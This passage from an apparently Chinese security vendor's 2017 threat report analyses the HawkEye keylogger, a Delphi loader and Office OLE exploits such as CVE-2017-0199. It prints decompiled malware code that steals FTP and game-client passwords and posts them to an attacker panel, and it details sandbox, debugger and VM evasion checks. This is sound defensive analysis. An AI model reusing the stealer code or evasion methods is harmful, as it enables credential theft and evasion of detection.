string data2 = string.Format("HawkEye Keylogger - Reborn v8 - {0} Logs - {1} \\ {2}", Connector.GetLogTypeName
using (WebClient webClient = new WebClient())
{
    byte[] bytes = webClient.UploadValues(text, "POST", new NameValueCollection
    {

        {
            "Secret",
            Cryptography.Rijndael256Encrypt(ConfigLoader.Config.ProxySecret, ConfigLoader.Config.ProxySecret)
        },

        {
            "Title",
            Cryptography.Rijndael256Encrypt(data2, ConfigLoader.Config.ProxySecret)
        },

        {
            "Data",
            Cryptography.Rijndael256Encrypt(data, ConfigLoader.Config.ProxySecret)
        }
    });
    string @string = Cryptography.GetString(bytes);
    result = (Operators.CompareString(@string, "OK", false) == 0);
```

图 30 HawkEye 木马分析配图（3）

Panel 使用 Secret、HWID、Name、Country、OS、Version、Type、Data 形式上传数据。

```
string text = ConfigLoader.Config.PanelURL;
bool flag = !text.EndsWith("/");
if (flag)
{
    text += "/";
}
text += "api";
using (WebClient webClient = new WebClient())
{
    byte[] bytes = webClient.UploadValues(text, "POST", new NameValueCollection
    {

        {
            "Secret",
            ConfigLoader.Config.PanelSecret
        },

        {
            "HWID",
            PCInfo.HWID
        },

        {
            "Name",
            PCInfo.Name
        },
```

图 31 HawkEye 木马分析配图（4）

3. 窃密功能放在了 Stealer 类中实现，可以窃取 FileZilla、Beyluxe、CoreFTP、Minecraft 等客户端的账号密码。

```
public class Stealer
{
    public static bool Send()
    {
        return Connector.Send(LogTypes.Passwords, Stealer.Steal());
    }
    public static string Steal()
    {
        StringBuilder stringBuilder = new StringBuilder();
        StringBuilder stringBuilder2 = stringBuilder;
        try
        {
            stringBuilder.Append(ExternalStealer.Passwords());
            stringBuilder.Append(FileZilla.Recover());
            stringBuilder.Append(Beyluxe.Recover());
            stringBuilder.Append(CoreFTP.Recover());
            stringBuilder.Append(Minecraft.Recover());
        }
        catch (Exception arg_49_0)
        {
            ProjectData.SetProjectError(arg_49_0);
            ProjectData.ClearProjectError();
        }
        return stringBuilder2.ToString();
    }
}
```

图 32 HawkEye 木马分析配图（5）

4. 另外还会使用 ExternalStealer 类加载两个插件，窃取浏览器和电子邮件客户端保存的账号密码。

5. 除了窃取账号密码上传外，还会上传键盘记录、系统信息、截屏信息、剪贴板数据。

6. 值得注意的是，新变种还增加了识别、查杀其它 Bot 的功能。

2.3.3 典型 Loader 分析-Delphi Loader

和 2016 年类似，在 2017 年发现的各类木马中，大多在外层添加了各种语言编写的 Loader。Loader 代码的主要功能为反沙箱、反调试，并在内存中解密出核心代码加载。

2017 年出现了一种新的 Delphi Loader，解密出 shellcode 并执行，再通过 shellcode 解密出核心代码，然后注入自身傀儡进程执行核心代码。在解密核心代码之前还包含了反虚拟机、反沙箱、反调试、杀软检查等功能。

1. 在代码开始部分会多次调用无意义的函数，一方面为了延迟，降低沙箱检测成功率，另一方面也增加了逆向分析的难度。

2. 比较当前时间，如果早于 2016 年，直接退出。

3. 检测鼠标移动，当大于 5 次且移动间隔大于 0x1F 则继续。

4. 申请内存，解密 shellcode 并执行。

5. Shellcode 通过 hash 获取各个函数地址。

6.检测杀软以及调试器。枚举的进程包括 avastsvc.exe、aavastui.exe、avgsvc.exe、iavgui.exe、procmon.exe、ollydbg.exe、procexp.exe、windbg.exe 等。不同版本的 Loader 检测的进程不同，显示其是可以配置的。

7. 在自身路径里查找 sandbox、malware、sample、virus、self 等字符串，以此来检测沙箱。该项功能同样可配置。

8.通过 ZwQueryInformationProcess 函数查询 ProcessDebugFlags 或检测 PEB.BeingDebugged 调试标志等方式进行反调试。

9.通过 CPUID 指令检测虚拟机。

当 eax=0x00 时，运行 CPUID 之后，ebx+ edx+ ecx=" GenuineIntel"。查找是否是 KVMKVMKVMKVM、Microsoft Hv 、VMWareVMWare、XenVMMXenVMM。当 eax=0x40000000 时，ebx、ecx、edx 不等于 0，则运行在虚拟机里，如果等于 0 表示不在虚拟机。

在虚拟机运行 CPUID 之后，ebx+ecx+edx="VMWareVMWare"，随后比较是否为 XenVMMXenVMM、prl hyperv、Microsoft Hv、KVMKVMKVM、VMWareVMWare。当 eax=1 时，运行 CPUID 之后，比较 ecx 的高 31 位是否为 1,为 1 表示在虚拟机下。

10.加载并解密配置资源。

实际上，核心代码加密后，被分成 N 份保存在资源里。配置资源解密后的 0x30 处即是核心资源的起始名称，本例是 0x03E9 即 1001。偏移 0x46 处是 0x0003 是资源类型即 RT_ICON。

偏移 0x5C 处的 0xCD 即 205，是指共有 205 份这样资源，名称从 1001 到 1205。

12.解密并注入。随后把解密出的 PE 注入到傀儡进程去。Delphi Loader 使命完成，随即退出。

三、

恶意文档攻击态势观察

3.1 2017 年 Office 漏洞攻击态势综述

自 1990 年 11 月 Office 发布第一个版本起，已经过去了 27 年。微软的 Office 系列办公软件多年来一直占据着市场首位。随之而来的，是日益严峻的安全问题。

2017 年，我们捕获到约 21 万个 Office 类攻击样本。全年整体趋势如下图所示。其中，2017 年 6 月捕获到全年最多的样本，这可能和 CVE-2017-0199 的漏洞利用工具被公开有一定的关系。




图 33 2017 年捕获的恶意 Office 文档数量统计

2017 年，Office 多次被曝出存在重大安全漏洞。平均每两个月就会有新的重大漏洞被公开。

时间	漏洞名称/编号	解决方案
2017 年 4 月	CVE-2017-0199	https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0199
2017 年 5 月	CVE-2017-0261 CVE-2017-0262	https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0261 https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0262
2017 年 7 月	CVE-2017-8570	https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-8570
2017 年 9 月	CVE-2017-8759	https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-8759
2017 年 10 月	CVE-2017-11826	https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-11826
2017 年 11 月	DDE Attack	https://docs.microsoft.com/en-us/security-updates/securityadvisories/2017/4053440
2017 年 11 月	CVE-2017-11882	https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-11882

我们对特定来源的样本数量进行了抽样统计，得到下图中的结果。




图 34 2017 年 Office 漏洞文档捕获情况统计

2017 年，被利用最多的 3 个漏洞(未统计 DDE 攻击)是 CVE-2017-0199，CVE-2017-11882 和 CVE-2017-8759。

可以注意到，2017 年 11 月，CVE-2017-11882 的 POC 被公开时，攻击者纷纷抛弃之前的漏洞，转而使用更易于构造及生效的新漏洞；而在 12 月，CVE-2017-0199 漏洞文档的出现量又有所回升。

需要指出的是，虽然 CVE-2017-8570 漏洞与 CVE-2017-0199 漏洞极为相像，但由于其正确的 POC 于 2018 年 1 月才在 Github 上公开，故未在 2017 年大量出现；而 CVE-2017-11826 则由于构造相对困难，未得到广泛的利用；CVE-2017-0261/0262 则更是昙花一现，微软的补丁直接禁用了与其相关的 EPS 支持，因此几乎后续未再发现该类样本。

另外我们注意到，2017 年的漏洞大多是成对出现的：上半年的 CVE-2017-0261 漏洞和 CVE-2017-0262 漏洞，均与 EPS 文档有关；而 OLE 解析漏洞 CVE-2017-0199 和 CVE-2017-8570 漏洞，也是出于类似的机制；年末的 CVE-2017-11882，则在下一年的 1 月出现了新变种。这说明每个漏洞被披露后，攻击者都会对其机制进行深入研究，来发掘类似的漏洞并试图绕过微软对前一漏洞的解决方案。

当然，在恶意 Office 文档中，利用漏洞的文档并不占大多数。从统计结果来看，使用了恶意宏代码的文档占全部恶意 Office 文档的 59.47%，嵌入恶意超链接或对象的文档占比 25.57%，而漏洞文档出现最多的 CVE-2017-0199 仅占 6.39%左右。相较于使用漏洞，编写宏和插入 OLE 对象的攻击成本是极低的，构造过程相对简单的多。

嵌入对象或超链接的样本，通常选择直接在文件中嵌入一个可执行文件或 JAR 包文件。通过文字内容诱使用户点击该对象，从而达到触发的目的。另外，很多勒索软件选择了在文档中嵌入一段 Powershell 代码来下载并执行恶意程序，如去年较为活跃的 Locky 勒索软件。

使用宏的样本通常也具有类似的文档内容，通过文字内容欺骗用户启用 Office 中的宏功能，利用 AutoOpen 宏来实现恶意代码的加载过程。通常带有宏的样本会使用混淆技术，使得宏的内容不可读，部分宏还将字符串隐藏在控件的属性中，使得静态分析失效。而宏代码的作用往往是下载一个可执行程序并执行，一部分宏会通过修改 Office 的默认模板 normal.dotm，来实现传播或驻留。

我们对样本中各类文件的数量进行了统计。其中，DOC 和 DOCX 类文件约占了文档类总样本数的 78.1%；XLS 和 XLSX 类文件紧随其后，约占了 12.47%；RTF 类文件约占 7.98%，位列第三。




图 35 恶意 Office 文档分布情况（按类型）

从我们对恶意文档的分析结果来看，2017 年绝大多数漏洞使用过 RTF 文件作为载体。造成这一现象的原因主要有以下两个方面：

首先，RTF 文件使用基于控制字(control word)和分组(group)的描述性语法，数据的位置并不像 DOC 等使用复合二进制文件格式的文件一样固定，也不像 DOCX 等使用 OOXML 格式的文件一样有着严格的约束条件。总体来说，更容易构造，也更容易使用混淆技术来逃脱静态分析引擎的检测。

其次，RTF 文件存在着\objupdate 机制来进行自动更新，有利于自动触发漏洞。这一机制在幻灯片格式中则需要借助保存成 PPSX 格式自动播放来完成。而难度相差无几的宏、OLE 对象和 DDE 技术则需多次交互才能触发，降低了触发的成功率。

3.2 典型漏洞技术分析

2017 年的 Office 重大漏洞，可以说绝大多数均与 OLE 技术有关。

4 月的 CVE-2017-0199 和 7 月的 CVE-2017-8570，是一对关于 OLE 对象处理逻辑的孪生漏洞。

9 月的 CVE-2017-8759，虽然是.NET 框架的解析漏洞，但从文档中的静态结构来看，与前两者大同小异。

而 11 月的 CVE-2017-11882(及后续的 CVE-2018-0798 和 CVE-2018-0802)，则是公式编辑器这一 OLE 对象组件导致的栈溢出漏洞。

因此，在下面的分析中，我们也会简要介绍 OLE 对象在不同文件类型中的存储方式。

3.2.1 常见的 Office 文档格式及 OLE 的存储方式

现今版本的 Office 支持的文档格式众多，最常见的文档格式包括以下几种：

（1）复合二进制文件格式 (Compound File Binary Format, CFBF)

Office 2003 及之前的版本所默认使用的文档格式，是对结构化存储(Structured Storage, SS)的一种实现。文档扩展名通常为 DOC，XLS，PPT 等等。该格式也被称作 Composite Document File V2 Document(CDF)。

（2）Office Open XML (OOXML)

Office 2007 及随后的版本所默认使用的文档格式，是一种以 XML 文件为基础并以 ZIP 格式压缩的电子文件规范。文档扩展名通常为 DOCX，XLSX，PPTX 等等。

（3）富文本 (RTF)

Windows 写字板默认所使用的文档格式，是使用控制字(control word)和分组(group)对文档格式和内容进行描述的格式。文档扩展名通常为 RTF。

这三类格式，对于 OLE 对象的存储方式并不相同。下面将对这三类文档的存储方式做详细说明。

3.2.1.1 OLE 对象在 CFBF 中的存储方式

在 CFBF 中，数据以存储(storage)和流(stream)的方式进行组织。其中，前者相当于“文件夹”，后者相当于“文件”。最外层的存储称作“根存储”(root storage)。

而 OLE 对象在 CFBF 中有两种常见的形式：一种为名为"\x01Ole10Native"的流，用于存放对象的原生数据，另一种为名为"\x01Ole"的流，用于存放被 Office 直接支持的格式化的数据。

"\x01Ole10Native"流的格式如下所示：




图 36 "\x01Ole10Native"流格式

在"\x01Ole10Native"流中，前四个字节存储了原生数据的大小，随后的字节流即为原生数据。

"\x01Ole"流的格式如下所示：




图 37 "\x01Ole"流格式

在"\x01Ole"流中，值得关注的内容即流中间的 2 个 MonikerStream(Relative/Absolute SourceMonikerStream)，其中包含了 Moniker 相关的数据(如 UrlMoniker 对应的 URL 地址，FileMoniker 对应的文件路径等等)。

3.2.1.2 OLE 对象在 OOXML 中的存储方式

在 OOXML 中，OLE 对象的定义通常放在各种.xml.rels 文件中。通过 Type 字段来指定对象的类别。OLE 对象的类别为"../relationships/oleObject"。

对于外部对象的引用，会在依赖文件中指定 TargetMode = "External"，如下图所示：




图 38 OOXML 外部对象引用

而对于内嵌的对象则无需指定 TargetMode，如下图所示。内嵌的对象通常存放在 embeddings 目录下。

图 39 OOXML 内嵌对象

3.2.1.3 OLE 对象在 RTF 中的存储方式

RTF 文件使用控制字和分组对文档格式和内容进行描述。

其中，控制字是以"\"开头的一串字符。如"\rtf1"，控制字是"\rtf"，参数是"1"；而分组是被大括号包围的部分，在分组内，共享已经激活的控制字状态。

OLE 对象使用的控制字为"\object"，其数据部分使用"\objdata"来定义，当一个"\object"所处分组中有多个"\objdata"时，以最后一个作为数据部分开端。

"\objdata"的数据头格式如下所示：




图 40 "\objdata"的数据头

根据数据头中 FormatID 的值，后续数据会带有不同的格式(EmbeddedObject 或者 LinkedObject)。

3.2.2 OLE 处理孪生漏洞：CVE-2017-0199 和 CVE-2017-8570

CVE-2017-0199 是 Office 在处理 OLE 对象时，对 OLE 对象的类型判断存在逻辑缺陷而导致的漏洞。其漏洞载体主要包括三种文件：RTF 文件，PPSX 文件和 DOCX 文件(相当于 RTF 文件的变种)。三种文件的触发方式大同小异。

以 RTF 格式为例，下图是一个 CVE-2017-0199 的 OLE 对象头。




图 41 CVE-2017-0199/CVE-2017-8570 分析配图（1）

在 RTF 标准中，红圈部分表示自动链接到 OLE 对象，并在显示前刷新其值；意即，自动加载。

Control word	Meaning
Object Type	
\objemb	An object type of OLE embedded object. If no type is given for the object, the object is assumed to be of type **\objemb**.
\objlink	An object type of OLE link.
\objautlink	An object type of OLE autolink.
\objsub	An object type of Macintosh Edition Manager subscriber.
\objpub	An object type of Macintosh Edition Manager publisher.
\objicemb	An object type of MS Word for the Macintosh Installable Command (IC) Embedder.
\objhtml	An object type of Hypertext Markup Language (HTML) control.
\objocx	An object type of OLE control.
Object Information	
\linkself	The object is a link to another part of the same document.
\objlock	Locks the object from any updates.
\objupdate	Forces an update to the object before displaying it. Note that this will override any values in the <objsize> control words, but values should always be provided for these to maintain backward compatibility.
\objclass	The text argument is the object class to use for this object; ignore the class specified in the object data. This is a destination control word.
\objname	The text argument is the name of this object. This is a destination control word.
\objtime	Lists the time that the object was last updated.

图 42 CVE-2017-0199/CVE-2017-8570 分析配图（2）

而被嵌入的 OLE 数据，是一个复合二进制文件。使用 OffVis 查看，可以发现这个文件中含有"\x01Ole"流。




图 43 CVE-2017-0199/CVE-2017-8570 分析配图（3）

在这个流中，可以在 AbsoluteSourceMonikerStream 中看到{79EAC9E0-BAF9-11CE-8C82-00AA004BA90B}这一 CLSID，即 URL Moniker。




图 44 CVE-2017-0199/CVE-2017-8570 分析配图（4）

在下面这张图中可以看到 URL Moniker 的工作原理。当 URL Moniker 被激活时，存在着媒介类型协商(Media-Type Negotiation)这一过程，服务器的回应中会返回 Content-Type 这一字段，指定了媒介的类型和子类型，如 text/plain 等等。

CVE-2017-0199 漏洞的触发条件之一恰巧与这有关。服务器可以在媒介类型协商过程中返回 hta 这一类型，从而使得 Office 调用 mshta.exe(HTA Moniker 的处理程序)来处理 hta 这个类型——而 hta 文件恰恰可以实现任意代码执行。

